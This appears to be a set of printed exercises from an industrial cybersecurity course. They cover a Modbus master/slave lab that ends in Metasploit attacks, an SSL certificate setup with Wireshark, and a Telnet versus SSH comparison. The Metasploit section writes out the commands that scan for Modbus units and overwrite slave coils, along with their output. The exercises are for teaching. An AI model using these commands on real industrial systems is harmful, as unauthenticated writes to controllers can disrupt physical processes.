


Figure 1: Network setup of Modbus master and slaves using two Virtual Machines

There are many free Modbus master Simulators, such as Radzio Modbus master simulator, QModmaster, and Mbtget. In this lab, we will use QModmaster simulator, which is a Windows-based master simulator with graphical interface.

Under VirtualBox, we run ModbusPal slave Simulator on a Kali Linux VM (VM1), and the QModmaster master Simulator on a Windows VM (VM2).

3.1. Interactions between Modbus master and Modbus slaves:

We first run the ModbusPal on Linux VM1. The command to run this Java code is:

```
#java -jar ModbusPal.jar
```

Click "Add" button to manually add two slaves (ID: 2 and 4). Click the 'eye' icon on a slave bar to open the slave panel and edit its content. In each slave panel, add holding registers (16-bit) and coils (bit), and change some of their values. Note that the coil only has a value of 0 or 1. Then click the "Run" button on ModbusPal to run the simulator, which will listen and accept incoming TCP connections to port 502.




Figure 2: ModbusPal Running with Two slaves Created

Then we start the QModmaster Simulator on the Windows VM2. Edit the "Modbus TCP..." under the "Options" menu, and put the ModbusPal's IP address (VM1). Then we click the "Connect" button to let master set up TCP port 502 connection to ModbusPal. Now the master is ready to access/modify slaves' data.




Figure 3: QModmaster Simulator Configuration

Read slave's Data:

In QModmaster, change the "slave Addr" to be the slave ID you want to query, select the "Function Code" to read holding slave's registers or read coils, choose the "Number of Registers/Coils" to be less than or equal to the number of registers/coils you have created on the slave node. After this setup, click "Read/Write" menu button to read data. The following figure shows the master obtains slave 2's registers data, and slave 4's coil data.




Figure 4: Modbus master Read Registers/Coils data from slaves

Modify slave's Data:

Next we test Modbus master writing registers/coils data to slaves. The following figure shows a change of multiple registers. On QModmaster, change the function code to "Write Multiple Registers", and change the number of Registers to be less than or equal to the slave's predefined number of registers.

After change those registers' values, click "Read/Write" command button, and you can see the register values on the corresponding ModbusPal slave has been updated.




Figure 5: Modbus master modifies multiple registers on the remote slave

3.2. Analyzing Modbus master/slave TCP Traffic Using Wireshark:

For the above experiments, before you click the "Read/Write" button on QModmaster, start Wireshark on Kali Linux (VM1) where the ModbusPal is running. Whenever you click the "Read/Write" button on the master, you can see a query packet from master to slave and a response packet from the slave to master. The following figure shows the query and response packets from a QModmaster write command to write 3 registers' values to slave #2.




Figure 6: Wireshark capturing Query/Response packets between Modbus master and slave

4. Using Metasploit to Attack Modbus slaves

Because Modbus master communicates with slaves in plain-text and there is no authentication procedure, an attacker can easily generate the same format of query packets to Modbus slaves to access/modify slave's registers/coils, as long as:

- The attacker's machine can send packets to Modbus .
- The packets sent by the attacker follow Modbus protocol format.

Hackers have incorporated Modbus attack modules in Metasploit, thus the second requirement above can be overcome by using Metasploit. In Kali Linux, run "msfconsole" to start Metasploit. When you search modbus, you can find the following attack modules:

```
msf > search modbus
Matching Modules
=====
   Name                                     Disclosure Date  Rank   Description
   ----                                     -
auxiliary/admin/scada/modicon_command      2012-04-05      normal Schneider Modicon Remote START/STOP Command
auxiliary/admin/scada/modicon_stux_transfer 2012-04-05      normal Schneider Modicon Ladder Logic Upload/Download
auxiliary/scanner/scada/modbus_findunitid   2012-10-28      normal Modbus Unit ID and Station ID Enumerator
auxiliary/scanner/scada/modbusclient        2011-11-01      normal Modbus Client Utility
auxiliary/scanner/scada/modbusdetect        2011-11-01      normal Modbus Version Scanner
```

In this experiment, we use a second Kali Linux VM (VM3) to launch Metasploit attack. To satisfy the first requirement above, VM3 should be put in the same LAN as the target VM (VM1) where ModbusPal is running.

4.1. Modbus slave Scanner:

We can use the Metasploit "modbus_findunitid" attack module to scan and find out all Modbus slaves existed in the LAN or behind a Modbus Gateway. For the two slaves created by ModbusPal shown on Figure 2, the Modbus slave scan procedure is illustrated in the following figure. The only parameter to set is the 'rhost' IP address (target IP of the simulated Modbus Gateway), and we can see slave ID 2 and 4 have been found.

```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

  Name      Current Setting  Required  Description
  ----      -
  BENICE     1                yes       Seconds to sleep between StationI
  RHOST      192.168.1.104    yes       The target address
  RPORT      502              yes       The target port (TCP)
  TIMEOUT    2                yes       Timeout for the network probe, 0
  UNIT_ID_FROM 1                yes       ModBus Unit Identifier scan from
  UNIT_ID_TO  254              yes       ModBus Unit Identifier scan to va

msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID 2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID 4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Figure 7: Use Metasploit to scan and find all Modbus slaves

4.2. Modbus slave Data Access/Modify:

We can use the Metasploit "modbusclient" attack module to read/write registers/coils on a given Modbus slave. The explanation of modbusclient module can be found [here](#). The following test uses the Modbus example shown in Figure 2. The default action for modbusclient module is to read registers.

```
msf > use auxiliary/scanner/scada/modbusclient
msf auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

  Name      Current Setting  Required  Description
  ----      -
  DATA      no                no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
  DATA ADDRESS  yes              yes        Modbus data address
  DATA COILS   no                no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
  DATA REGISTERS no              no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only)
  NUMBER       1                no        Number of coils/registers to read (READ_COILS and READ_REGISTERS modes only)
  RHOST        yes              yes        The target address
  RPORT        yes              yes        The target port (TCP)
  UNIT_NUMBER  1                no        Modbus unit number

Auxiliary action:

  Name      Description
  ----      -
  READ_REGISTERS Read words from several registers
```

The following figure shows how to read the 5 register values from slave 2. Note that the 'data_address' 0 means the address 1 on ModbusPal GUI panel.

```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```

Figure 8: Use Metasploit to read Modbus slave registers

Now we change the 'action' option to "WRITE_COILS" to write multiple coil values to slave 4. The attack procedure is illustrated in the following figure. The 10 bits coil values can be seen updated on the slave 4 on the target VM1.

```
msf auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
msf auxiliary(scanner/scada/modbusclient) > set number 10
number => 10
msf auxiliary(scanner/scada/modbusclient) > set unit_number 4
unit_number => 4
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set data_coils 1010101010
data_coils => 1010101010
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending WRITE COILS...
[+] 192.168.1.104:502 - Values 1010101010 successfully written from coil address 0
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```




Figure 9: Use Metasploit to modify Modbus slave registers

Exercise - SSL/TLS Communications

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Exercise - SSL/TLS Communications

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:58 PM

Table of contents

1. General description:

2. SSL/TLS and HTTPS protocols

2.1. Install and configure the web server

2.2. Get the SSL certificate

2.3. Install and configure the certificate in the web serverTCP Traffic Using Wireshark:

2.4. Analyze the SSL session traffic

1. General description:

This exercise will serve to create a SSL/TLS certificate and install it in a web server. Then you will analyze traffic between your server and a browser client.

Desired objectives:

- Learn concepts of data traffic monitoring.
- Learn how to use SSL certificates
- Increase awareness of importance of secure communications (encryption and authentication).


Required material:

- Wireshark traffic analyzer.
- A browser client .
- An Apache web server (it could be installed in a virtual machine running in Virtualbox).
- SSL certificates, you will create a private one (or you can use certificate provided by a CA)

2. SSL/TLS and HTTPS protocols

The goal of this work is to understand the importance of **authentication and encryption** in any kind of communication, in our case the communication is related to an industrial company manufacturing facilities. In order to experiment the difference of using encrypted and plain-text based communications we will use two connection services: one to a non-encrypted web server using regular HTTP protocol and another connection to an certified web server using a SSL connection and HTTPS protocol.

The **Secure Socket Layer (SSL)**, today is also known as **TLS** is designed to allow confidential and authenticated remote access to a computer, usually an application server. The connection to the remote server is authenticated (you are connecting to a server which is what it claims to be) by its authentication certificate, which is provided by a **Certification Authority (CA)**. Traffic between the two computers is encrypted, making it the correct choice for remotely interacting with a machine. The next configuration will be used running either physical or virtual machines.



The main steps in this exercise are:

- 1- Install and configure the web server.
- 2- Get the SSL certificate
- 3- Install the SSL certificate in the web server
- 4- Analyze the traffic between the browser and the web server using Wireshark for HTTP and HTTPS protocols

2.1. Install and configure the web server

We will use a computer or a virtual machine (you can use [Virtualbox](#)) in which Linux Ubuntu is installed and running, if you don't have it you can get it here:

<https://ubuntu.com/download>


To install Ubuntu you just have to follow the instructions given when you run the installation process.

.

We will use an Apache Web Server, it's free and Open Software. If you have no experience with the Apache web server you can follow the next instructions to install and configure it:

<https://ubuntu.com/tutorials/install-and-configure-apache#1-overview>

To check the web server is running you will use the browser and try to access the server's IP address (you can access from the server machine typing <http://localhost> in the address bar). Once it is running you will get an answer similar to this:



2.2. Get the SSL certificate

The use of an SSL certificate is needed to authenticate the web server and encrypt the communications between the client and the server. If someone needs a real SSL certificate a Certification Authority (CA) must be addressed to ask for the certificate, in that case the CA must check the user data (company name, domain name...) to ensure that they are real. Examples of public CA are Digicert (www.digicert.com) or Entrust (www.entrust.com).

In our case we will use a "private" certificate created by us, which only be valid to test the SSL protocol in our own network. This certificate is not valid to certificate a web server accessible from the internet.

When using the SSL for non-production applications or other experiments you can use a self-signed SSL certificate. Though the certificate implements full encryption, visitors to your site will see a browser warning indicating that the certificate should not be trusted.

To create your own SSL certificate in the Ubuntu machine the openssl library is required. Run the following command in your local environment to see if you already have openssl installed. (find more information in <https://devcenter.heroku.com/articles/ssl-certificate-self>)

```
$ which openssl  
  
/usr/bin/openssl
```

If the which command does not return a path then you will need to install openssl yourself with the next command:

```
# apt-get install openssl
```

A private key and certificate signing request are required to create an SSL certificate. These can be generated with a few simple commands:

```
$ openssl genrsa -aes256 -passout pass:gsahdg -out server.pass.key 4096  
...  
$ openssl rsa -passin pass:gsahdg -in server.pass.key -out server.key  
writing RSA key  
$ rm server.pass.key  
$ openssl req -new -key server.key -out server.csr  
...  
Country Name (2 letter code) [AU]:US  
State or Province Name (full name) [Some-State]:California  
...  
A challenge password []:  
...
```

When the openssl req command asks for a "challenge password", just press return, leaving the password empty. This password is used by Certificate Authorities to authenticate the certificate owner when they want to revoke their certificate. Since this is a self-signed certificate, there's no way to revoke it via CRL (Certificate Revocation List). More information about the generation of certificates could be found in the next webpage:

<https://devcenter.heroku.com/articles/ssl-endpoint#acquire-ssl-certificate>

Finally, the self-signed SSL certificate is generated from the server.key private key and server.csr files.

```
$ openssl x509 -req -sha256 -days 365 -in server.csr -signkey server.key -out server.crt
```

The server.crt file is your site certificate, suitable for use with the server.key private key.

2.3. Install and configure the certificate in the web serverTCP Traffic Using Wireshark:

Let's start with making sure that SSL is enabled by using the a2enmod utility to enable the SSL module:

```
$ sudo a2enmod ssl
```

Now that we've got the certificate in place, you need to edit the Apache configuration to add SSL to your site. Your configuration may differ, depending on how you have your sites set up and whether you're only serving one site or whether you're serving several domains from your server.

Here's how to edit your configuration, which must be located in and using a domain named mydomain.net (you can change it or use the IP address)

/etc/apache2/sites-available/mydomain.net:

```
NameVirtualHost *:443
NameVirtualHost *:80

<VirtualHost *:80>
    ServerAdmin email address here
    ServerName mydomain.net
    ServerAlias www.mydomain.net
    DocumentRoot /srv/www/mydomain.net/public_html/
    ErrorLog /srv/www/mydomain.net/logs/error.log
    CustomLog /srv/www/mydomain.net/logs/access.log combined
</VirtualHost>

<VirtualHost *:443>
    ServerAdmin
    This e-mail address is being protected from spambots. You need JavaScript enabled to view it

    ServerName mydomain.net
    ServerAlias www.mydomain.net
    DocumentRoot /srv/www/mydomain.net/public_html/

    ErrorLog /srv/www/mydomain.net/logs/error.log
    CustomLog /srv/www/mydomain.net/logs/access.log combined

    SSLEngine on
    SSLOptions +StrictRequire
    SSLCertificateFile /etc/ssl/certs/server.crt
    SSLCertificateKeyFile /etc/ssl/private/server.key
</VirtualHost>
```

Note that the HTTPS port number will be 443 (the HTTP port will be 80) and the certificate files (server.crt and server.key) must be located in the /etc/ssl/certs and /etc/ssl/private directories.

If you're setting Apache up for the first time, or this is a new domain, then you want to run this:

```
$ sudo a2ensite mydomain.net
```

Check and make sure your server address (mydomain.net) is in /etc/hosts with the IP address you're using for the server.

Finally, connect to your Web site using SSL (connect to <https://mydomain.net>), you'll need to approve the certificate the first time.


For further information you can read : <https://www.linux.com/training-tutorials/creating-self-signed-ssl-certificates-apache-linux/>

2.4. Analyze the SSL session traffic


Open Wireshark and start capturing data on the LAN interface.

Connect your browser to your web server using <https://server-IP> or <https://mydomain.net>

Stop the Wireshark capture. Apply a SSL filter on the Wireshark capture data. This filter will help to simplify the display by showing only SSL and TLS messages. You may find something similar to:



If you select a TLS message somewhere in the middle of your trace for which the Info reads "Application Data" & expand its Secure Sockets Layer block (by using the "+" expander or icon).




Expand this block to see its details. Each record starts with a Content Type field. This tells us what is in the contents of the record. Then comes a Version identifier. It will be a constant value for the SSL connection. It is followed by a Length field giving the length of the record. Last comes the contents of the record. Application Data records are sent after SSL has secured the connection, so the contents will show up as encrypted data.

To see within this block, we could configure Wireshark with the decryption key. You can follow this guide to decrypt the information data:

[How to DECRYPT HTTPS Traffic with Wireshark](#)

Find a Client Hello and Server Hello packets, these are the packets exchanged between client and server during the SSL Handshake. You will find something similar to this:

A screenshot of the Wireshark network protocol analyzer interface. The title bar shows 'trace-ssl.pcap'. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for file operations, capture control, and analysis. The packet list pane on the left shows a filter 'ssl'. The main packet details pane displays four packets of the SSL/TLS handshake. The first packet (No. 4) is a 'Client Hello' from 192.168.1.102 to 173.194.79.106. The second packet (No. 6) is a 'Server Hello' from 173.194.79.106 to 192.168.1.102. The third packet (No. 7) is a 'Certificate, Server Hello Done' from 173.194.79.106 to 192.168.1.102. The fourth packet (No. 9) is a 'Client Key Exchange, Change Cipher Spec, Encrypted Handshake' from 192.168.1.102 to 173.194.79.106. The 'Info' column for the first packet is highlighted in yellow.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.021328	192.168.1.102	173.194.79.106	TLSv1	186	Client Hello
6	0.041634	173.194.79.106	192.168.1.102	TLSv1	1484	Server Hello
7	0.041697	173.194.79.106	192.168.1.102	TLSv1	377	Certificate, Server Hello Done
9	0.088543	192.168.1.102	173.194.79.106	TLSv1	252	Client Key Exchange, Change Cipher Spec, Encrypted Handshake

For further information you can follow this guide: <https://kevincurran.org/com320/labs/wireshark/lab-ssl.pdf>

You can also connect to the non-encrypted HTTP server. To do that start capturing traffic with wireshark, write the server address in the browser: <http://mydomain.net> or <http://server-IP> to connect it and stop the wireshark capture.

Compare this capture with the HTTPS communication capture. Which is the non encrypted information exchanged between the server and the browser you have found? Make a comparison between both protocols.

Exercise - monitoring the network traffic

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Exercise - monitoring the network traffic

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:59 PM

Table of contents

1. General description:
2. Telnet and SSH connections
3. Examine a Telnet Session with Wireshark
4. Examine an SSH session with Wireshark

1. General description:

This exercise will serve to use traffic monitoring software (Wireshark) to read data from the industrial network, being the source any equipment (a virtual machine, PC, PLC or Raspberry). The read data will be encrypted or plain text depending on the connection type.



Desired objectives:

- Learn basic concepts of data traffic monitoring.
- Learn how to use Wireshark.
- Increase awareness of importance of secure communications (encryption and authentication).

Required material:

- **Wireshark** traffic analyzer.
- **SSH and Telnet** client using Putty connection application.
- **SSH and Telnet server**.
- Wireshark, SSH/Telnet client and server can be executed in a PC, raspberry or virtual machine


2. Telnet and SSH connections

The goal of this work is to understand the importance of encryption in industrial communications. In order to experiment the difference of using encrypted and plain-text based communications we will use two remote connection services: telnet and ssh.

In the past, Telnet was the most common network protocol used to remotely configure network devices. However, protocols such as Telnet do not authenticate or encrypt the information between the client and server. This allows a network sniffer to intercept passwords and configuration information.

The Secure Shell (SSH) is designed to allow confidential and authenticated remote access to a computer. Like the Telnet protocol, it enables a user to remotely access a command shell on a machine, run commands and access the results. However, unlike Telnet, SSH traffic is fully encrypted, making it the correct choice for remotely interacting with a machine. SSH is assigned port 22 in both TCP and UDP.

The next configuration will be used running either physical or virtual machines.



3. Examine a Telnet Session with Wireshark



You will use [Wireshark](#) to capture and view the transmitted data of a Telnet (use Putty to telnet the server) session on the server, log in, and then run some Linux commands in the server.

1- **Open Wireshark and start capturing data** on the LAN interface.


Note: If you are unable to start the capture on the LAN interface, you may need to open Wireshark using the Run as Administrator option.

This is a beginners guide to Wireshark:

2- **Start a Telnet session** in the server. Log in with user and password. You can use [Putty as a remote terminal client](#).

